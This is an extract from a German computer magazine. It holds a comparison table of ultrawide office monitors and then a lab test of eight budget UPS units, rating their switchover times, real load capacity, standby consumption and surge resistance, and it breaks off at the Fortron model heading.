Displaydiagonale / Auflösung (Pixel/dichte)	48,8" (124 cm) / 5120 × 1440 (109 dpi)	34" (86,4 cm) / 3440 × 1440 (110 dpi)	37,5" (95,2 cm) / 3840 × 1600 (110 dpi)	40" (100,8 cm) / 5120 × 2160 (140 dpi)	34" (86,4 cm) / 3440 × 1440 (110 dpi)	34,1" (86,6 cm) / 3440 × 1440 (109 dpi)
Paneltyp / Seitenverhältnis / max. Bildwiederholfrequenz	VA (gebogen, 1800R, mattiert) / 32:9 / 165 Hz ¹	IPS (gebogen, 3800R, mattiert) / 21:9 / 60 Hz	IPS (gebogen, 2300R, mattiert) / 24:10 / 60 Hz	IPS (gebogen, 2500R, mattiert) / 21:9 / 75 Hz	VA (gebogen, 1000R, mattiert) / 21:9 / 100 Hz	VA (plan, mattiert) / 21:9 / 60 Hz
Anschlüsse	3 × HDMI 2.0, DP 1.4, USB-C (inkl. DP 1.4, USB 5 Gbit/s und USB-PD 65 W), USB-B, Line-out	HDMI 2.0, DP 1.2, USB-C (inkl. DP 1.2, USB 5 Gbit/s und USB-PD 90 W), USB-B, GbE-LAN, Line-Out	2 × HDMI 2.0, DP 1.4, USB-C (inkl. DP 1.4, USB 5 Gbit/s und USB-PD 90 W), USB-B, GbE-LAN, Line-out	HDMI 2.0, DP 1.4, TB 4 (inkl. DP 1.4, USB 5 Gbit/s und TB-PD 100 Watt), TB 4 Out (Daisy Chain), USB-B, GbE-LAN, Line-out	HDMI 2.0, DisplayPort 1.2, USB-C (inkl. DP 1.2, USB 5 Gbit/s und USB-PD 90 W), GbE-LAN, Line-out	2 × HDMI 1.4, DP 1.2, USB-C (inkl. DP 1.2, USB 5 Gbit/s und USB-PD 90 W), USB-B, GbE-LAN
Ausstattung	USB-Hub (3 × USB-A 5 Gbit/s), Lautsprecher (2 × 5 W)	USB-Hub (3 × USB-A 5 Gbit/s, 1 × USB-C 5 Gbit/s + USB-PD 15 W), Lautsprecher (2 × 5 W)	USB-Hub (4 × USB-A 5 Gbit/s, 1 × USB-C 5 Gbit/s + USB-PD 15 W), Lautsprecher (2 × 9 W)	USB-Hub (4 × USB-A 5 Gbit/s, USB-C 5 Gbit/s + USB-PD 27 W)	USB-Hub (3 × USB-A 5 Gbit/s)	USB-Hub (3 × USB-A 5 Gbit/s), Lautsprecher (2 × 3 W)
HDR-Standard / VRR / Besonderheiten	VESA DisplayHDR 400 / AMD FreeSync Premium Pro / —	— / — / Pop-up-Webcam (Windows Hello), MS Teams zertifiziert	— / — / PbP im Verhältnis 2:1	HDR10 / — / Thunderbolt 4, True Split	HDR10 / AMD FreeSync / Samsung DeX	— / AMD FreeSync / —
Picture-in-Picture / Picture-by-Picture / KVM	— / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / —	— / — / ✓
Einstellungen: Höhe / Neigung / Drehung / Pivot	✓ / ✓ / ✓ / —	✓ / ✓ / ✓ / —	✓ / ✓ / ✓ / —	✓ / ✓ / ✓ / —	✓ / ✓ / ✓ / —	✓ / ✓ / ✓ / —
VESA-Halterung (Lochabstand)	✓ (10 cm × 10 cm)	✓ (10 cm × 10 cm)	✓ (10 cm × 10 cm)	✓ (10 cm × 20 cm × 10 cm)	✓ (10 cm × 10 cm)	✓ (10 cm × 10 cm)
Lieferumfang	Kabel: DisplayPort, USB-C, USB, Netz; Fernbedienung	Kabel: DisplayPort, USB-C, Netz; Kurzanleitung	Kabel: DisplayPort, HDMI, USB-C, USB, Netz; Kurzanleitung	Kabel: USB-C, Netz; Kurzanleitung	Kabel: HDMI, USB-C, Netz; Kurzanleitung, Treiber-CD	Kabel: HDMI, USB-C, Netz; Kurzanleitung
Software zur Bildschirmsteuerung / -aufteilung	G-Menu ² / Screen+ ²	Dell Display Manager (Mac/Windows) ²	Dell Display Manager (Mac/Windows) ²	—	Easy Setting Box	vDisplayManager (Mac) ² , ViewSplit Software (Windows) ²
Maße (B × H × T) / Gewicht	119,5 cm × 45,7–56,5 cm × 30,8 cm / 14,4 kg	81,5 cm × 42–54 cm × 24 cm / 11,35 kg	89,4 cm × 44,4–56,5 cm × 25,1 cm / 13,6 kg	94,5 cm × 51,5–64,8 cm × 27,9 cm / 14,65 kg	80,7 cm × 43,7–55,3 cm × 23,5 cm / 7,6 kg	82,4 cm × 40,8–54 cm × 21,6 cm / 8,8 kg
Messwerte						
Leistungsaufnahme Standby / Betrieb ³ / max. Helligkeit	0,4 W / 45 W / 97 W	0,3 W / 21 W / 33 W	0,7 W / 36 W / 47 W	< 0,5 W / 39 W / 60 W	0,7 W / 27 W / 33 W	0,5 W / 25 W / 35 W
Leuchtdichteregulierungsbereich	89 ... 486 cd/m ²	33 ... 250 cd/m ²	40 ... 320 cd/m ²	31 ... 291 cd/m ²	60 ... 320 cd/m ²	40 ... 285 cd/m ²
Kontrast						
min. Sichtfeld ⁴ / erw. Sichtfeld ⁴ (proz. Abweichung)	1301:1 (52,8 %) / 649:1 (94,3 %)	1088:1 (26,6 %) / 670:1 (64,2 %)	862:1 (24,3 %) / 530:1 (63,8 %)	976:1 (33,7 %) / 561:1 (76,3 %)	2955:1 (51,5 %) / 1451:1 (95,1 %)	3681:1 (40,9 %) / 2054:1 (75,3 %)
Die runden Diagramme geben die Winkelabhängigkeit des Kontrasts wieder. Blaue Farbanteile stehen für niedrige, rötliche für hohe Kontraste. Kreise markieren die Blickwinkel in 20-Grad-Schritten, im Idealfall wäre das gesamte Bild pink. winkelabhängiger Kontrast: Kreise im 20°-Abstand 0 200 400 600						
Bewertungen						
Kontrasthöhe / Blickwinkelabhängigkeit	⊕⊕ / ⊕	⊕ / ⊕⊕	○ / ⊕	⊕ / ⊕⊕	⊕⊕ / ○	⊕⊕ / ⊕
Ausleuchtung / Farbeindruck	⊖ (⊖ ⁵) / ⊕	○ / ⊕	⊖ (⊕⊕ ⁵) / ⊕	⊖ / ⊕	○ / ○	⊖ / ○
Bedienung / Verarbeitung	⊖ / ⊕	⊕ / ⊕	⊕ / ○	⊕ / ⊕⊕	○ / ⊕	○ / ⊕
Preis / Garantie	1200 € / 3 Jahre	900 € / 3 Jahre	1300 € / 3 Jahre	1800 € / 3 Jahre	620 € / 3 Jahre	500 € / 4 Jahre

¹ via USB-C mit USB 3.0 max. 60 Hz

² zum Download

³ bei 120 cd/m²

⁴ Mittelwert und Standardabweichung des Kontrasts im minimalen beziehungsweise erweiterten Sichtfeld. Das minimale Sichtfeld umfasst alle Einblendwinkel, unter denen ein Betrachter das Bild sieht, wenn er aus 60 cm Entfernung frontal auf die Schirmmitte schaut; die Bildecken sieht er dabei unter dem größten Winkel. Im erweiterten Sichtfeld bewegt er den Kopf parallel zur Schirmfläche bis zu den Displaykanten; der Einblendwinkel auf die gegenüberliegenden Bildränder nimmt zu, der mittlere Kontrast sinkt.

⁵ mit Uniformity Compensation

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden, funktioniert — nicht vorhanden



Bleierne Reserve

USVs schützen PCs vor Datenverlusten durch Stromausfall

Unterbrechungssichere Stromversorgungen übernehmen bei Stromausfall akkugestützt die Versorgung von PC, Display, Router und NAS. Im Notfall bleibt dann Zeit, um Daten zu sichern und die Systeme herunterzufahren. Für den heimischen Arbeitsplatz gibt es USVs schon ab 35 Euro, doch manche versagten im Labortest.

Von Rudolf Opitz

Eben zeigte der Bildschirm noch die fast fertige Steuererklärung, doch plötzlich ist alles dunkel: Stromausfall, die gesamte Homeoffice-EDV liegt brach. Dabei hatte der Ehemann in der Küche nur ausprobiert, ob Omas alter Wasserkocher noch für einen Tee reicht. Das letzte Mal gespeichert hatte man vor einer halben Stunde. Doch nicht nur Arbeitsergebnisse sind bei einem Blackout in Gefahr, sondern auch das Betriebssystem, falls es beim Stromausfall gerade wichtige Systemdateien schreibt. In vielen Firmen schützen Notstromaggregate und eine netzunabhängige Stromversorgung die empfindliche EDV, im Homeoffice müssen sich die Mitarbeiter meist selbst um die Sicherheit der Daten kümmern. Ein Notebook mit geladenem Akku funktioniert auch bei Strom-

ausfall weiter. Für Desktoprechner, Router und NAS gibt es unterbrechungssichere Stromversorgungen – kurz USVs – schon für weniger als 100 Euro.

Wir haben acht der günstigen USVs der Leistungsklasse zwischen 300 und 420 Watt auf den c't-Prüfstand geholt: AmazonBasics Aurora Vista 850 IEC, APC Easy UPS 700VA, PowerWalker Basic VI 650 SB und PowerWalker VI 600 SW/Schuko von BlueWalker, CyberPower Bric LCD 700VA, Fortron FSP USV FP 600, Green Cell UPS USV 600VA sowie Tecnoware ERA Plus Strip 800. Da das Gewicht keine Rolle spielt, verwenden alle Testgeräte günstige Blei-Gel-Akkus, um bei starken Schwankungen oder dem Ausfall der eingangsseitigen Netzspannung die angeschlossenen Computer und Monitore

aus eigener Kraft im sogenannten Stützbetrieb weiter zu versorgen, bis Daten gesichert und das Betriebssystem heruntergefahren ist.

Blackbox-Geheimnisse

Was in den recht schweren schwarzen Kisten steckt und wie sie auf die Ausgangsspannung einwirken, bestimmt die Geräteklasse der USV. Die definiert, wie sich die Ausgangsspannung zur Eingangsspannung verhält. Die einfachste Klasse ist abhängig von der Eingangsspannung und der Netzfrequenz (Voltage and Frequency Dependent, VFD): Im Normalbetrieb gibt eine solche USV die Netzspannung an die Ausgänge weiter, überprüft sie dabei aber und lädt den eingebauten Akku. Sobald die Netzspannung einen kritischen Wert unter- oder überschreitet, generiert die USV aus der Gleichspannung des Akkus mithilfe eines sogenannten Wechselrichters eine 230-Volt-Wechselspannung und schaltet diese auf die Ausgänge. Im Handel findet man solche Notstromerzeuger meist unter der Bezeichnung Offline- oder Standby-USV.

Mehr Schutz verspricht die Klasse der VI-USVs, wobei VI für Voltage Independent, also spannungsunabhängig steht. Häufiger taucht die Bezeichnung „Line-Interactive“ (netzinteraktiv) auf. Die Grundfunktion der VI-USVs gleicht der Offline-Variante. Die Netzeingangsspannung wird aber zusätzlich über einen Spannungswandler – in der Regel ein Transformator – geführt. Schwankt die Eingangsspannung, kann die USV dies über Steuerung des Spannungswandlers ausgleichen. Erst wenn dies nicht mehr reicht, schaltet das Gerät in den Stützbetrieb über Akku und Wechselrichter.

Alle Geräte in unserem Test gehören zur netzinteraktiven Klasse – zumindest auf dem Papier. In dieser Preisklasse beschränkt sich die Spannungsunabhängigkeit allerdings auf je eine Stufe bei zu niedriger und zu hoher Spannung. Die USV schaltet dazu auf eine andere Anzapfung des Trafos, um die Ausgangsspannung passend zu erhöhen (Boost) oder abzusenken (Buck). Einige Hersteller bewerben ihre Geräte korrekterweise auch mit „Boost & Buck Spannungsregulierung“. Netzinteraktive USVs sind merklich schwerer als Offline-Modelle, da zum Bleiakku noch ein dicker Trafo kommt.

Die Klasse mit der höchsten Sicherheit sind die VFI- oder Online-USVs: Sie trennen auch im Normalbetrieb bei vor-

handener Netzspannung die angeschlossenen Computer vom Stromnetz und nutzen die Eingangsspannung nur zum Laden der Akkus, die wiederum den ständig laufenden Wechselrichter versorgen. Eine Online-USV generiert also stets ihre eigene Wechselspannung unabhängig von der Spannung und der Frequenz der Netzspannung (Voltage and Frequency Independent, VFI). Online-USVs sind deutlich teurer als Offline- und Line-Interactive-USVs und kommen meist zum Absichern wichtiger Server zum Einsatz [1]; sie verheizen relativ viel Leistung und wären für einen einfachen Arbeitsrechner völlig übertrieben.


Schnäppchen und Mogelpackung

Um den im Homeoffice genutzten PC samt Monitor und Router vor Stromausfällen zu schützen, reicht im Prinzip eine Offline-USV mit einer Wirkleistung von 200 bis 300 Watt aus. Arbeits-PCs sind meist sehr genügsam, besonders die platzsparenden Mini-PCs brauchen weniger als zehn Watt, es sei denn, sie rendern gerade ein großes Bild oder eine Videokonferenz läuft. Auch Router genehmigen sich im Schnitt nur um die zehn Watt. Der Monitor braucht mit 50 bis 60 Watt bei älteren 27-Zöllern mit Röhren-Backlight den Löwenanteil. Unterm Strich sind es also weniger als 70 bis 80 Watt. Ein Mittelklasse-Gaming-PC, bei


dem gerade in einem 3D-Spiel die Post abgeht, zieht gut das Doppelte – also 160 bis 170 Watt.

Bei der Auswahl der Testkandidaten stellten wir fest, dass selbst sehr preisgünstige Modelle schon zur Klasse der netzinteraktiven USVs gehören und die Spannungsschwankungen im Netz in gewissen Bereichen ausgleichen können, ohne in den Stützbetrieb wechseln zu müssen. Meist versprechen sie außerdem einen Überspannungsschutz, bei manchen Modellen auch für die Telefon-/DSL-Zuleitung. Der bietet selten einen praktischen Zusatznutzen, weil Router und DSL-Modems selbst einen Schutz gegen kleinere Überspannungen besitzen (Feinschutz). Wer mit häufigen Überspannungen rechnet, wie sie etwa bei Gewittern auftreten, sollte vom Fachmann einen Grobschutz in die Installation einbauen lassen [2].

Die Hersteller nutzen bei den Leistungsangaben für die Modellbezeichnungen statt der Wirkleistung in Watt lieber die um 40 bis 50 Prozent größere Blindleistung in Voltampere (VA), denn die ist werbewirksamer. Bei der Kalkulation der benötigten Leistung sollte man unter beiden Leistungsangaben bleiben. Bei unserem Testfeld fiel dies jedoch unerwartet schwer, denn sechs der acht Testgeräte schalteten sich im Stützbetrieb schon vor Erreichen der Nennlast ab. Nur die CyberPower Bric LCD 700 und die Power-



Einfache Stufen-Wechselrichter erzeugen nur eine angepasste Rechteckspannung, die einer Effektivspannung von 230 Volt entspricht.



Die PowerWalker VI 600 SW produziert eine annähernd sinusförmige Spannung – allerdings nur im Leerlauf und bei geringen Lasten (Bild links). Bei einer Last von 180 Watt wird der Sinus kantiger, der Klirrfaktor steigt (Bild Mitte). Bei Volllast (310 Watt) wird aus der Sinusspannung der VI 600 SW ein stufiges Trapez (Bild rechts).

Walker Basic VI 650 SB hielten im Test, was die technischen Daten versprochen, und blieben bei der angegebenen Volllast stabil. Mit 35 Euro ist die PowerWalker Basic die mit Abstand günstigste USV im Test.

Mit einer Ausnahme lagen die gemessenen maximalen Wirklasten der anderen Testgeräte 8 bis 16 Prozent unter den Angaben in den technischen Daten. Das genügt jedoch für die meisten PCs. Die ERA Plus Strip 800 von Tecnoware verspricht eine Maximallast von beeindruckenden 560 Watt, reagierte im Labor aber schon im Netzbetrieb bei Lasten über 260 Watt mit Überlastwarnung und damit verbundenem Dauerpiepsen, im Stützbetrieb schaltete sie ab. Außerdem ist sie mit nur 2,5 Kilogramm für eine netzinteraktive 800-VA-USV verdächtig leicht. Die Messungen im Labor bei verringerter und erhöhter Eingangsspannung bestätigen unseren Verdacht: Während die anderen Kandidaten Spannungsänderungen um rund 10 Prozent durch Umschalten auf eine andere Trafoanzapfung ausglich,

tat die als Line interactive beworbene Tecnoware-USB nichts dergleichen und schaltete bei erhöhter Spannung um 20 Prozent und einer um 30 Prozent verringerten Eingangsspannung gleich in den Stützbetrieb. Offensichtlich handelte es sich bei unserem Exemplar der ERA Plus Strip 800 nicht um eine Netzinteraktiv-, sondern um eine verkappte Offline-USV, was nach den Tests ein Blick ins Gehäuse auch bestätigte: Es fehlte der sonst vorhandene Hochleistungsrafo für den Spannungsausgleich.

Schnell geschaltet

USV wird oft mit „Unterbrechungsfreie Stromversorgung“ umschrieben, doch unterbrechungsfrei gilt nur für die Online-Modelle, die ständig die eigene Wechsellast erzeugen. Fällt primärseitig die Stromversorgung aus, bekommen das die angeschlossenen Verbraucher nicht mit. Offline- und Netzinteraktiv-USVs müssen bei Netzausfall auf den internen Stützbetrieb umschalten, was ein paar Millisekunden dauert. PC-Netz-

teile müssen laut ATX-Norm kurzzeitige Ausfälle des Primärnetzes bei Volllast mindestens 16 Millisekunden überbrücken können. Die USVs sollten also noch schneller umschalten: Den Herstellerangaben zufolge schaffen es die USVs im Test in weniger als zehn Millisekunden; nur für das Modell von AmazonBasics fanden wir keine Angaben.

Wir haben nachgemessen: Bis auf die Aurora Vista 850 schalteten alle Testkandidaten innerhalb von 10 Millisekunden auf Akkuversorgung um, nur das AmazonBasics-Modell brauchte geschlagene 52 Millisekunden. Das ist weit über der Toleranz, die ein ATX-Netzteil gewähren muss. In der Praxis kommt es allerdings kaum vor, dass ein Arbeits-PC sein Netzteil voll auslastet. Beim Rendern von Bildern und Webseiten oder beim Kopieren großer Datenmengen steigt die Last an, doch die meiste Zeit wartet der Prozessor im Stromsparmodus auf Eingaben. Da die Kondensatoren im Netzteil für 16 Millisekunden bei Volllast ausgelegt sind, haben sie bei geringer und mittlerer Last viel mehr Re-



Die USVs AmazonBasics Aurora Vista 850 IEC und APC Easy UPS 700VA haben statt der verbreiteten Schuko-Steckdosen (links) IEC C-13-Buchsen, für die passende Netzkabel nötig sind.

Leistungsaufnahme / Kosten

	Leerlaufleistung Standby [W]	Leerlaufleistung Aus [W]	Stromkosten / Jahr (40 ct/kWh) [€]
	◀ besser	◀ besser	◀ besser
AmazonBasics Aurora V. 850IEC	10,1	9,6	35,39
APC Easy UPS 700VA	11,2	7,1	39,24
PowerWalker Basic VI 650 SB	9,7	9,1	33,99
PowerWalker VI 600 SW	12,2	11,7	42,75
CyberPower BRIC LCD 700VA	3	2,1	10,51
Fortron FSP USV FP 600	14,8	14,1	51,86
Green Cell UPS USV 600VA	10,5	9,6	36,79
Tecnoware ERA Plus STRIP 800	3,2	2,2	11,21

Im Bereitschaftsbetrieb brauchen netzinteraktive USVs 10 bis 15 Watt, was im Jahr bei 40 Cent/kWh 35 bis 52 Euro ausmacht. Offline-USVs wie die falsch deklarierte Tecnoware ERA Plus Strip 800 sind mit 12 bis 14 Euro deutlich günstiger.

serven und stützen auch die hohe Umschaltzeit der Aurora Vista. Doch garantiert niemand, dass die angeschlossenen Netzteile von guter Qualität sind, und Stromausfälle passieren nach Murphys Gesetz immer zum ungünstigsten Zeitpunkt. Dann kann die hohe Umschaltzeit der AmazonBasics-USV doch wertvolle Daten kosten.

Kantige Kurven

Alle USVs im Test lassen sich auch einschalten, wenn der Netzstecker nicht in der Dose steckt. Das ist praktisch, um Geräte auch dort zu betreiben, wo eine Netzsteckdose fehlt. Doch hier ist Vorsicht geboten: Die Wechselrichter fast aller Testgeräte liefern nicht die schöne sinusförmige Wechselspannung des Stromnetzes, sondern meist nur eine Rechteckspannung, deren Tastverhältnis auf eine Effektivspannung von 230 Volt abgestimmt ist. Den Schaltnetzteilen von Computern und Monitoren ist das egal. Sie laden damit eh nur einen Kondensator auf und generieren daraus ihre eigene hochfrequente Wechselspannung. Induktive Lasten, also alles, was einen Motor hat, mögen solche kantigen Wechselspannungen dagegen gar nicht und können sich und die USV beschädigen.

Die PowerWalker Vi 600 SW ist eine Ausnahme: Das SW steht für „Sinewave“. Für eine USV dieser Preisklasse ist ein Sinuswandler ungewöhnlich, doch tatsächlich erzeugt die USV eine annähernd sinusförmige Spannung. Das galt im Test allerdings nur bei kleinen Lasten: Bei halber Last (etwa 180 Watt) wurde daraus ein stufiges Trapez und bei Volllast ein Rechteck (siehe Bild S. 110). Für den Einsatz an Computernetzteilen ist das aber wie erwähnt okay. BlueWalker wirbt für das SW-Modell mit Kompatibilität zu Netzteilen mit aktiver PFC (Power Factor Correction). Da die USV aber nur im Notfall Energie liefern soll, spielt das kaum eine Rolle. Anders sieht es bei teuren Online-USVs aus, die ständig eine eigene Wechselspannung produzieren. Bei ihnen ist ein sauberer Sinus üblich – auch unter Last.

Blitzschutz

Die meisten unserer Testgeräte im Tower-Format haben als Ausgänge zwei Schuko-Steckdosen, nur die von AmazonBasics und APC sind mit je vier IEC-C13-Buchsen ausgestattet. Diese umgekehrten Kaltgerätebuchsen lassen sich besonders sicher und einfach handhaben, doch



AmazonBasics Aurora Vista 850 IEC

Die 850-VA-USV von AmazonBasics ist mit LC-Display und einer HID-fähigen USB-Buchse gut ausgestattet. Das blau beleuchtete Display bietet nur mäßigen Kontrast, zeigt Ein- und Ausgangsspannung und als grobe Balkendarstellung den Ladestand des 9-Ah-Akkus und die Ausgangslast an. Für die vier IEC-C13-Ausgangsbuchsen liegt nur ein Adapterkabel bei, ein Kaltgerätekabel für den Netzanschluss fehlt.

Mit einer Stützleistung von 420 Watt gehört die Aurora Vista zu den Test-USVs mit den höchsten Leistungsreserven, die beworbenen 480 Watt erreicht sie aber nicht. Im Test fiel sie mit einer viel zu trägen Reaktionszeit von 52 Millisekunden durch, was bei hoher Last und schlecht gestützten Netzteilen zu Aussetzern und Datenverlust führen könnte.

- ➡ USB mit HID-Profil
- ➡ hohe Leistungsreserve
- ➡ sehr lange Umschaltzeit

sind passende Adapterkabel nötig. Den USVs liegt je nur ein Kabel bei; um auch den Monitor anzuschließen, muss man ein passendes Kabel gleich mitbestellen. Die USVs von CyberPower und TecnoWare sehen wie zu fett geratene Steckdosenleisten mit acht respektive sechs Schuko-Dosen aus. Nur je die Hälfte davon wird allerdings bei Stromausfall vom Wechselrichter versorgt, die anderen Dosen haben lediglich einen Überspannungsschutz.

Die USVs von AmazonBasics, CyberPower, Green Cell und die PowerWalker Vi 600 Sinewave bieten außerdem RJ11-Ein- und Ausgänge, um die Telefon/DSL-



APC Easy UPS 700VA

Die einfach ausgestattete USV vom etablierten Hersteller APC hat vier IEC-C13-Ausgänge, doch liegt außer dem Kaltgerätekabel für die Eingangsspannung nur ein IEC-Adapter bei. Vor dem ersten Einsatz muss man eine als Transportschutz dienende gelbe Steckbrücke auf der Rückseite ins Gerät schieben, die den Kontakt zwischen Akku und der USV-Elektronik herstellt. Eine Datenverbindung zum PC fehlt. Im normalen Betrieb leuchten Frontleisten und Power-Taste grün, bei Stromausfall piept und blinkt das Gerät alle 30 Sekunden, zwei Minuten vor Abschalten im Sekundentakt.

APC gibt eine maximale Wirkleistung von 360 Watt an, im Test schaltete die Easy UPS dann aber sofort ab, ein stabiler Stützbetrieb funktionierte nur bis 300 Watt.

- ➡ schnelle Umschaltzeit
- ➡ Leistung niedriger als angegeben
- ➡ teuer

Leitung vor Überspannungen etwa durch Blitzeinschlag zu schützen.

Alle Geräte, die das CE-Zeichen tragen, müssen simulierte Überspannungen durch Blitzeinschlag oder anlaufende Elektromotoren, den sogenannten Burst-Surge-Test, schadlos überstehen. Bei Geräten für Privatanwender, zu denen alle Modelle im Test zählen, reichen Tests bis 1000 Volt, nur Industriegeräte müssen auch 2000 Volt aushalten. Die 1000-Volt-Bursts – mehrere energiearme Hochspannungspulse, wie sie große Elektromotoren produzieren – überstanden alle Testkandidaten. Den einen Blitzeinschlag simulierenden energiereichen Surge-Impuls überlebte



BlueWalker PowerWalker Basic VI 650 SB

Die sehr preiswerte PowerWalker Basic hat nur eine blau beleuchtete Power-Taste und zwei Schuko-Steckdosen für die zu stützenden Geräte. Das Netzkabel ist fest mit dem Tower-Gehäuse verbunden. Über die USB-Schnittstelle mit dem PC verbunden wird die USV dank HID-Profil automatisch von Windows als akkugestützte Energieversorgung erkannt, die bei BlueWalker herunterladbare Software PowerMaster ist nicht unbedingt notwendig.

Im Test lieferte die PowerWalker Basic die versprochenen 360 Watt, schaffte bei Volllast aber nur 25 Sekunden Stützzeit, was wohl dem knapp bemessenen 5-Ah-Akku geschuldet ist. Mit weniger als 10 Watt ist sie im Dauerbetrieb für eine netzinteraktive USV genügsam.

- ↑ sehr günstig
- ↑ USB mit HID-Profil
- ↓ kleiner Stützakku



BlueWalker PowerWalker VI 600 SW

Die PowerWalker VI 600 „Sinewave“ produziert eine Sinus- und keine Rechteckspannung wie die anderen Testgeräte. Das gilt jedoch nur für geringe Last; je höher die Belastung, desto eckiger wird die Ausgangsspannung. Für PCs und andere Geräte mit Schaltnetzteil spielt das keine große Rolle. Die USV zeigt auf einem sehr winkelabhängigen Display Ein- und Ausgangsspannung, Ladezustand des Akkus, die Last und den Betriebszustand (Netz/Batt.) an.

Im Stützbetrieb schafft die VI 600 nur 310 Watt statt der angegebenen 360 Watt. Windows erkennt die per USB angeschlossene USV nicht selbst, Treiber und ViewPower-Java-Software liegen auf CD bei. Im Test schaltete die USV zuverlässig und mit nur sechs Millisekunden zügig in den Stützbetrieb.

- ↑ Sinuswandler bei kleiner Last
- ↑ geringe Reaktionszeit
- ↓ USB ohne HID-Profil




CyberPower Bric LCD 700VA

Die CyberPower-USV sieht wie eine sehr dicke Steckdosenleiste mit acht Schuko-Dosen aus, wovon aber vier nur Überspannungsschutz bieten. Außer der Power-Taste gibt es eine zum Umschalten des Displays, das wahlweise Ein- und Ausgangsspannung, Stützzeit im Minuten, die Last und die Akkuladung anzeigt. CyberPort hat zusätzlich eine USB-A-Ladebuchse (5 Volt / 1 Ampere) eingebaut.

Die USV schafft eine Stützleistung von 420 Watt, was unsere Messungen bestätigten. Im Test bot sie die längste Stützzeit und filterte den 1-Kilovolt-Surgeimpuls besonders effektiv. Etwa 90 Minuten nach Vollladen des Akkus wechselte die USV in einen Sparmodus und brauchte ohne Last nur noch 3 Watt.

- ↑ lange Stützzeit
- ↑ guter Überspannungsschutz
- ↑ USB mit HID-Profil



Die Tecnoware ERA Plus Strip konnte den 1-kV-Impuls des Surge-Tests nicht gut genug filtern, sodass es zu einem Überschlag auf der Hauptplatine kam und die Elektronik zerstörte.

die Tecnoware ERA Plus Strip nicht: Sie wechselte zwar nach dem Puls in den Stützbetrieb, löste gleichzeitig aber den FI-Schutzschalter unserer EMV-Messkabine aus und ließ sich danach nicht mehr einschalten. Zunächst dachten wir an einen geplatzten Kondensator, doch zeigte ein Blick auf die Unterseite der Hauptplatine, dass die Ursache ein Überschlag zwischen zwei zu dicht zueinander platzierten SMD-Widerständen war. Daher stellt sich die Frage, ob die Tecnoware-USV ihr CE-Zeichen zu Recht trägt. Bei den anderen USVs im Test tauchte der Surge-Impuls am Ausgang nur als kleiner Spike auf, der von angeschlossenen Schaltnetzteilen problemlos gefiltert werden kann.



Fortron FSP USV FP 600

